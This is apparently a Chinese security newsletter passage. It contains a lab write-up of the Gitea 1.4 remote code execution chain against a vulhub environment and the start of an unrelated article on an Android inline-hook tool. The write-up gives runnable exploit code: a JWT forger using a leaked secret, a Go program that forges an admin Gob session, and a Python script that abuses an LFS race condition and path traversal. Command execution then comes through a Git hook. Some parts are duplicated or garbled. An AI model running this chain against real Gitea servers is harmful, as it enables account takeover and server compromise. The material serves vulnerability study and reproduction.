jwt_secret = decode_base64('oUsPAAkeic6HaBMHPiTVHxTeCrEDc29sL6f0JuVp73c')
public_user_id = 1
```

```
public_repo_id = 1
nbf = int(time.time())-(60*60*24*1000)
exp = int(time.time())+(60*60*24*1000)

token = jwt.encode({'user': public_user_id, 'repo': public_repo_id, 'op': 'upload', 'exp': exp, 'nbf':
nbf}, jwt_secret, algorithm='HS256')
token = token.decode()

print(token)
```

其中，jwt\_secret 是第二个漏洞中读取到的密钥；public\_user\_id 是项目所有者的 id，public\_repo\_id 是项目 id，这个项目指 LFS 所在的项目；nbf 是指这个密文的开始时间，exp 是这个密文的结束时间，只有当前时间处于这两个值中时，这个密文才有效。

```
0:1pro/vulnhub/gitea/1.4-rce (git:1.4-rce)
$ python test.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsInR5cCI6IkpzLCJyZXBvIjoxLCJvcCI6InVhbm9hZCIsIiwVAccCI6MTYxNzkwMDQzRywiImIjoxNDQ1MTAwNDh1fQ.s-k1HNQwEeVW4lNQ7Xm31sg9E8E1xTV1P7x76VT26Q
```

## 漏洞四、利用条件竞争，写入任意文件

现在，我们能构造 JWT 的密文，即可访问 LFS 中的写入文件接口，也就是 PutHandler。

PUT 操作主要是如下代码：

```
// Put takes a Meta object and an io.Reader and writes the content to the store.
func (s *ContentStore) Put(meta *models.LFSMetaObject, r io.Reader) error {
    path := filepath.Join(s.BasePath, transformKey(meta.Oid))
    tmpPath := path + ".tmp"

    dir := filepath.Dir(path)
    if err := os.MkdirAll(dir, 0750); err != nil {
        return err
    }

    file, err := os.OpenFile(tmpPath, os.O_CREATE|os.O_WRONLY|os.O_EXCL, 0640)
    if err != nil {
        return err
    }
    defer os.Remove(tmpPath)

    hash := sha256.New()
    hw := io.MultiWriter(hash, file)

    written, err := io.Copy(hw, r)
    if err != nil {
        file.Close()
        return err
    }
    file.Close()

    if written != meta.Size {
        return errSizeMismatch
    }

    shaStr := hex.EncodeToString(hash.Sum(nil))
    if shaStr != meta.Oid {
        return errHashMismatch
    }

    return os.Rename(tmpPath, path)
}
```

知乎 @小蘑菇

整个过程整理如下：

- 1、transformKey(meta.Oid) + .tmp 后缀作为临时文件名
- 2、如果目录不存在，则创建目录
- 3、将用户传入的内容写入临时文件
- 4、如果文件大小和 meta.Size 不一致，则返回错误（meta.size 是第一步中创建 LFS 时传入的 Size 参数）
- 5、如果文件哈希和 meta.Oid 不一致，则返回错误
- 6、将临时文件重命名为真正的文件名

因为我们需要写入任意文件，所以 Oid 一定是能够穿越到其他目录的一个恶意字符串，而一个文件的哈希（sha256）却只是一个 HEX 字符串。所以上面的第 5 步，一定会失败导致退出，所以不可能执行到第 6 步。也就是说，我们只能写入一个后缀是“.tmp”的临时文件。

另外，作者用到了 defer os.Remove(tmpPath)这个语法。在 go 语言中，defer 代表函数返回时执行的操作，也就是说，不管函数是否返回错误，结束时都会删除临时文件。

所以，我们需要解决的是两个问题：

- 1、能够写入一个.tmp 为后缀的文件，怎么利用？
- 2、如何让这个文件在利用成功之前不被删除？

我们先思考第二个问题。漏洞发现者给出的方法是，利用条件竞争。

因为 gitea 中是用流式方法来读取数据包，并将读取到的内容写入临时文件，那么我们可以用流式 HTTP 方法，传入我们需要写入的文件内容，然后挂起 HTTP 连接。这时候，后端会一直等待我传剩下的字符，在这个时间差内，Put 函数是等待在 io.Copy 那个步骤的，当然也就不会删除临时文件了。

那么，思考第一个问题，.tmp 为后缀的临时文件，我们能做什么？

## 漏洞五、伪造 session 提升权限

最简单的，我们可以向/etc/cron.d/中写入一个 crontab 配置文件，然后反弹获取 shell。但通常 gitea 不会运行在 root 权限，所以我们需要思考其他方法。

gitea 使用 go-macaron/session 这个第三方模块来管理 session，默认使用文件作为 session 存储容器。我们来阅读 go-macaron/session 源码：



```
func (p *FileProvider) filepath(sid string) string {
    return path.Join(p.rootPath, string(sid[0]), string(sid[1]), sid)
}

// Release releases resource and save data to provider.
func (s *FileStore) Release() error {
    s.p.lock.Lock()
    defer s.p.lock.Unlock()

    data, err := EncodeGob(s.data)
    if err != nil {
        return err
    }

    return ioutil.WriteFile(s.p.filepath(s.sid), data, 0600)
}

func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
    for _, v := range obj {
        gob.Register(v)
    }
    buf := bytes.NewBuffer(nil)
    err := gob.NewEncoder(buf).Encode(obj)
    return buf.Bytes(), err
}
```

知乎 @小蘑菇

20180910@foxmail.com

这里面有几个很重要的点：

- 1、session 文件名为 sid[0]/sid[1]/sid
- 2、对象被用 Gob 序列化后存入文件

Gob 是 Go 语言独有的序列化方法。我们可以编写一段 Go 语言程序，来生成一段 Gob 编码的 session：

```
package
main
import (
    "fmt"
    "encoding/gob"
    "bytes"
    "encoding/hex"
)
func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
    for _, v := range obj {
```

```

gob.Register(v)
}

buf := bytes.NewBuffer(nil)
err := gob.NewEncoder(buf).Encode(obj)
return buf.Bytes(), err
}

func main() {
    var uid int64 = 1
    obj := map[interface{}]interface{} {"_old_uid": "1", "uid": uid, "uname": "vulhub" }
    data, err := EncodeGob(obj)
    if err != nil {
        fmt.Println(err)
    }
    edata := hex.EncodeToString(data)
    fmt.Println(edata)
}

```

其中，{"\_old\_ioid":

"1", "uid": uid, "uname": "vulhub" }就是 session 中的数据，uid 是管理员 id，uname 是管理员用户名。编译并执行上述代码，得到一串 hex，就是伪造的数据。

原作者给出的 POC 是他生成好的一段二进制文件，uid 和 uname 不能自定义。

```

package main

import (
    "fmt"
    "encoding/gob"
    "bytes"
    "encoding/hex"
)

func EncodeGob(obj map[interface{}]interface{}) ([]byte, error) {
    for _, v := range obj {
        gob.Register(v)
    }
    buf := bytes.NewBuffer(nil)
    err := gob.NewEncoder(buf).Encode(obj)
    return buf.Bytes(), err
}

func main() {
    var uid int64 = 1
    obj := map[interface{}]interface{} {"_old_uid": "1", "uid": uid, "uname": "vulhub" }
    data, err := EncodeGob(obj)
    if err != nil {
        fmt.Println(err)
    }
    edata := hex.EncodeToString(data)
    fmt.Println(edata)
}

```

0eff81040902ff83001100100000b0c1f82003059737472096e70c0a0085f676c648575596406737472096e70c0300013106737472096e70c0500037559640569e7436340403000206737472096e70c070005...  
 请转载@leavesong.com

接着，我写了一个简单的 Python 脚本来进行后续利用（需要 Python3.6）：

```
import
requests
import jwt
import time
import base64
import logging
import sys
import json
from urllib.parse import quote

logging.basicConfig(stream=sys.stdout, level=logging.DEBUG)

BASE_URL = 'http://your-ip:3000/vulhub/repo'
JWT_SECRET = 'AzDE6jvaOhh_u30cmkbEqmOdl8h34zOyxfqcieuAu9Y'
USER_ID = 1
REPO_ID = 1
SESSION_ID = '11vulhub'
SESSION_DATA =
bytes.fromhex('0eff81040102ff82000110011000005cff82000306737472696e670c0a00085f6f6c64
5f75696406737472696e670c0300013106737472696e670c05000375696405696e7436340402000
206737472696e670c070005756e616d6506737472696e670c08000676756c687562')

def generate_token():
    def decode_base64(data):
        missing_padding = len(data) % 4
        if missing_padding != 0:
            data += '=' * (4 - missing_padding)
        return base64.urlsafe_b64decode(data)

    nbf = int(time.time()) - (60 * 60 * 24 * 1000)
    exp = int(time.time()) + (60 * 60 * 24 * 1000)

    token = jwt.encode({'user': USER_ID, 'repo': REPO_ID, 'op': 'upload', 'exp': exp, 'nbf': nbf},
decode_base64(JWT_SECRET), algorithm='HS256')
    return token.decode()
```


```
def gen_data():
    yield SESSION_DATA
    time.sleep(300)
    yield b''

OID = f'....gitea/sessions/{SESSION_ID[0]}/{SESSION_ID[1]}/{SESSION_ID}'
response = requests.post(f'{BASE_URL}.git/info/lfs/objects', headers={
    'Accept': 'application/vnd.git-lfs+json'
}, json={
    "Oid": OID,
    "Size": 100000,
    "User": "a",
    "Password": "a",
    "Repo": "a",
    "Authorization": "a"
})
logging.info(response.text)

response = requests.put(f'{BASE_URL}.git/info/lfs/objects/{quote(OID,
safe="")}', data=gen_data(), headers={
    'Accept': 'application/vnd.git-lfs',
    'Content-Type': 'application/vnd.git-lfs',
    'Authorization': f'Bearer {generate_token()}'
})
```

这个脚本会将伪造的 SESSION 数据发送，并等待 300 秒后才关闭连接。在这 300 秒中，服务器上将存在一个名为“11vulhub.tmp”的文件，这也是 session id。


带上这个 session id，即可提升为管理员。



## 漏洞六、利用 HOOK 执行任意命令

带上 i\_like\_gitea=11vulhub.tmp 这个 Cookie，我们即可访问管理员账户。

然后随便找个项目，在设置中配置 Git 钩子。Git 钩子是执行 git 命令的时候，会被自动执行的一段脚本。比如我这里用的 pre-receive 钩子，就是在 commit 之前会执行的脚本。我在其中加入待执行的命令 touch /tmp/success：



然后在网页端新建一个文件，点提交。进入 docker 容器，可见命令被成功执行：

```
# root @ OrangeDeafening-VM in ~ [22:00:28] C:1
$ docker exec -it uu bash
bash-4.4# ls /tmp/
success
bash-4.4#
```

## 一些思考

整个漏洞链非常流畅，Go Web 端的代码审计也非常少见，在传统漏洞越来越少的情下，这些好思路将给安全研究者带来很多不一样的突破。



不过漏洞作者给出的 POC 实在比较烂，基本离开了他自己的环境就不能用了，而且我也不建议用一键化的漏洞利用脚本来复现这个漏洞，原因是这个漏洞的利用涉及到一些不确定量，比如：

1、gitea 的 \$GITEA\_CUSTOM，这个值影响到读取 app.ini 的那段 POC

2、管理员的用户名和 ID，这个可能需要猜。但其实我们也没必要必须伪造管理员的 session，我们可以伪造任意一个用户的 session，然后进入网站后再找找看看有没有管理员所创建的项目，如果有的话，就可以得知管理员的用户名了。

另外，复现漏洞的时候也遇到过一些坑，比如 gitea 第一次安装好，如果不重启的话，他的 session 是存储在内存里的。只有第一次重启后，才会使用文件 session，这一点需要注意。

如果目标系统使用的是 sqlite 做数据库，我们可以直接下载其数据库，并拿到他的密码哈希和另一个随机字符串，利用这两个值其实能直接伪造管理员的 cookie（名为 gitea\_incredible），这一点我就不写了，大家可以自己查看文档。

## 长亭科技

长亭科技是国际顶尖的网络信息安全公司，全球首发基于智能语义分析的下一代 Web 应用防火墙产品。目前，公司已形成以攻（漏洞扫描器）、防（下一代 Web 应用防火墙）、查（云服务器安全）、抓（内网威胁感知系统）为一体的全方位企业级应用安全防护塔防体系，并提供优质的安全测试及咨询服务。

作为改变世界的下一代网络安全技术代表，长亭科技被评选为《财富》中国创新企业“人工智能和机器人”领域的全国第一、《CIO Advisor》亚太地区 25 家最热门人工智能公司。公司产品被 Gartner《Web 应用防火墙魔力象限》报告提名。目前已服务中国银行、交通银行、安信证券、中国平安、爱奇艺、Bilibili、华为等系列知名客户。

长亭科技官网：<https://www.chaitin.cn/>





微信公众号

360网络安全响应中心致力于维护计算机网络安全

是360基于 **协同联动，主动发现，快速响应** 的指导原则

对重要网络安全事件进行快速预警、应急响应的安全协调中心

## 【工具精读】

### Android Native Hook 工具实践

作者：GToad（陈家浩）

原文来源：<https://gtoad.github.io/2018/07/06/Android-Native-Hook-Practice/>

本文章所对应项目长期维护与更新，因为在我自己的几台测试机上用得还挺顺手的。本项目作为作者本人的一个学习项目将会长期更新以修复当前可能存在的 Bug 以及跟进以后 Android NDK 可能出现的主流汇编模式。

本文为作者本人原创，转载请注明出处：[\[GToad Blog\]](#) 或 [\[银河安全实验室\]](#)

#### 前言

在目前的安卓 APP 测试中对于 Native Hook 的需求越来越大，越来越多的 APP 开始逐渐使用 NDK 来开发核心或者敏感代码逻辑。个人认为原因如下：

1. 安全的考虑。各大 APP 越来越注重安全性，NDK 所编译出来的 so 库逆向难度明显高于 java 代码产生的 dex 文件。越是敏感的加密算法与数据就越是需要用 NDK 进行开发。
2. 性能的追求。NDK 对于一些高性能的功能需求是 java 层无法比拟的。
3. 手游的兴起。虚幻 4，Unity 等引擎开发的手游中都有大量包含游戏逻辑的 so 库。

因此，本人调查了一下 Android Native Hook 工具目前的现状。尽管 Java 层的 Hook 工具多种多样，但是 Native Hook 的工具却非常少并且在安卓 5.0 以上的适配工具更是寥寥无几。（文末说明 1）而目前 Native Hook 主要有两大技术路线：

1. PLT Hook
2. Inline Hook

这两种技术路线本人都实践了一下，关于它们的对比，我在[《Android Native Hook 技术路线概述》]中有介绍，所以这里就不多说了。最终，我用了 Inline Hook 来做这个项目。

本文篇幅已经较长，因此写了一些独立的学习笔记来对其中的细节问题进行解释：

1. [《Android Native Hook 技术路线概述》]
2. [《Android Inline Hook 中的指令修复》]
3. [项目仓库]

4. [项目案例——Arm32]

5. [项目案例——Thumb-2]

## 目标效果

根据本人自身的使用需求提出了如下几点目标：

1. 工具运行原理中不能涉及调试目标 APP，否则本工具在遇到反调试措施的 APP 时会失效。尽管可以先去逆向调试 patch 掉反调试功能，但是对于大多数情况下只是想看看参数和返回值的 Hook 需求而言，这样的前期处理实在过于麻烦。

2. 依靠现有的各大 Java Hook 工具就能运行本工具，换句话说就是最好能用类似这些工具的插件的形式加载起本工具从而获得 Native Hook 的能力。由于 Java Hook 工具如 Xposed、YAHFA 等对于各个版本的 Android 都做了不错的适配，因此利用这些已有的工具即可向目标 APP 的 Native 层中注入我们的 Hook 功能将会方便很多小伙伴的使用。

3. 既然要能够让各种 Java Hook 工具都能用本工具得到 Native Hook 的能力，那就这个工具就要有被加载起来以后自动执行自身功能逻辑的能力！而不是针对各个 Java Hook 工具找调用起来的方式。

4. 要适配 Android NDK 下的 armv7 和 thumb-2 指令集。由于现在默认编译为 thumb-2 模式，所以对于 thumb16 和 thumb32 的 Native Hook 支持是重中之重。

5. 修复 Inline Hook 后的原本指令。

6. Hook 目标的最小单位至少是函数，最好可以是某行汇编代码。

## 最终方案

最后完成项目的方案是：本工具是一个 so 库。用 Java Hook 工具在 APP 的入口 Activity 运行一开始的 onCreate 方法处 Hook，然后加载本 so。

加载后，自动开始执行 Hook 逻辑。

为了方便叙述，接下来的 Java Hook 工具我就使用目前这类工具里最流行的 Xposed，本项目的生成文件名为 libautohook.so。

## 自动执行

我们只是用 Xposed 加载了这个 libautohook.so，那其中的函数该怎么自动执行呢？

目前想到两个方法：

1. 利用 JniOnload 来自动执行。该函数是 NDK 中用户可以选择性自定义实现的函数。如果用户不实现，则系统默认使用 NDK 的版本为 1.1。但是如果用户有定义这个函数，那 Android VM 就会在 System.loadLibrary()加载 so 库时自动先执行这个函数来获得其返回的版本号。尽管该函数最终要返回的是 NDK 的版本号，但是其函数可以加入任意其它逻辑的代码，从而实现加载 so 时的自动执行。这样就能优先于所有其它被 APP NDK 调用的功能函数被调用，从而进行 Hook。目前许多 APP 加固工具和 APP 初始化工作都会用此方法。

2. 本文采用的是第二种方法。该方法网络资料中使用较少。它是利用了 `__attribute__((constructor))` 属性。使用这个 constructor 属性编译的普通 ELF 文件被加载入内存后，最先执行的不是 main 函数，而是具有该属性的函数。同样，本项目中利用此属性编译出来的 so 文件被加载后，尽管 so 里没有 main 函数，但是依然能优先执行，且其执行甚至在 JniOnload 之前。于是逆向分析了一下编译出来的 so 库文件。发现具有 constructor 属性的函数会被登记在 .init\_array 中。（相对应的 destructor 属性会在 ELF 卸载时被自动调用，这些函数会被登记入 .fini\_array）

```
.fini_array:0001A748 ; =====
.fini_array:0001A748
.fini_array:0001A748 ; Segment type: Pure data
.fini_array:0001A748      AREA .fini_array, DATA
.fini_array:0001A748      ; ORG 0x1A748
.fini_array:0001A748      DCD sub_4374
.fini_array:0001A74C      DCD _Z10after_mainv+1
.fini_array:0001A750      DCB      0
.fini_array:0001A751      DCB      0
.fini_array:0001A752      DCB      0
.fini_array:0001A753      DCB      0
.fini_array:0001A753 ; .fini_array ends
.fini_array:0001A753
.init_array:0001A754 ; =====
.init_array:0001A754
.init_array:0001A754 ; Segment type: Pure data
.init_array:0001A754      AREA .init_array, DATA
.init_array:0001A754      ; ORG 0x1A754
.init_array:0001A754      DCD _Z12before_main5v+1
.init_array:0001A758      DCD _Z12before_main3v+1
.init_array:0001A75C      DCD _Z11before_mainv+1
.init_array:0001A760      DCD _Z12before_main2v+1
.init_array:0001A764      DCD _Z12before_main4v+1
.init_array:0001A768      DCD sub_4384+1
.init_array:0001A76C      DCD sub_43D4+1
.init_array:0001A770      DCD sub_4410+1
.init_array:0001A774      ALIGN 8
.init_array:0001A774 ; .init_array ends
```



值得一提的是，constructor 属性的函数是可以有多个的，对其执行顺序有要求的同学可以通过在代码中对这些函数声明进行排序从而改变其在.init\_array 中的顺序，二者是按顺序对应的。而执行时，会从.init\_array 中自上而下地执行这些函数。所以图中的自动优先执行顺序为：main5->main3->main1->main2->main4。并且后面会说到，从+1 可以看出这些函数是 thumb 模式编译的。


## 方案设计

先说一下使用的工具：

1. 使用 keystone 查找指定架构下汇编指令的机器码
2. 使用 MS VISIO 制作了下面的设计图
3. 调试工具用的是 IDA pro

### Arm32 方案

现在我们的代码可以在一开始就执行了，那该如何设计这套 Inline Hook 方案呢？目标是 thumb-2 和 arm 指令集下是两套相似的方案。我参考了腾讯游戏安全实验室的一篇教程，其中给出了一个初步的 armv7 指令集下的 Native Hook 方案，整理后如下图：



### Arm 第 1 步

根据/proc/self/map 中目标 so 库的内存加载地址与目标 Hook 地址的偏移计算出实际需要 Hook 的内存地址。将目标地址处的 2 条 ARM32 汇编代码 ( 8 Bytes ) 进行备份, 然后用一条 LDR PC 指令和一个地址 ( 共计 8 Bytes ) 替换它们。这样就能 ( 以 arm 模式 ) 将 PC 指向图中第二部分 stub 代码所在的位置。由于使用的是 LDR 而不是 BLX, 所以 lr 寄存器不受影响。关键代码如下:

```

//LDR PC, [PC, #-4]对应的机器码为: 0xE51FF004

BYTE szLdrPCOpCodes[8] = {0x04, 0xF0, 0x1F, 0xE5};
//将目的地址拷贝到跳转指令下方的 4 Bytes 中

memcpy(szLdrPCOpCodes + 4, &pJumpAddress, 4);
    
```

### Arm 第 2 步

构造 stub 代码。构造思路是先保存当前全部的寄存器状态到栈中。然后用 BLX 命令 ( 以 arm 模式 ) 跳转去执行用户自定义的 Hook 后的函数。执行完成后, 从栈恢复所有的寄存器状态。最后 ( 以 arm 模式 ) 跳转至第三部分备份代码处。关键代码如下 :

```
_shellcode_start_s:
    push    {r0, r1, r2, r3}
    mrs     r0, cpsr
    str     r0, [sp, #0xC]
    str     r14, [sp, #8]
    add     r14, sp, #0x10
    str     r14, [sp, #4]
    pop     {r0}
    push    {r0-r12}
    mov     r0, sp
    ldr     r3, _hookstub_function_addr_s
    blx     r3
    ldr     r0, [sp, #0x3C]
    msr     cpsr, r0
    ldmfd   sp!, {r0-r12}
    ldr     r14, [sp, #4]
    ldr     sp, [r13]
    ldr     pc, _old_function_addr_s
```

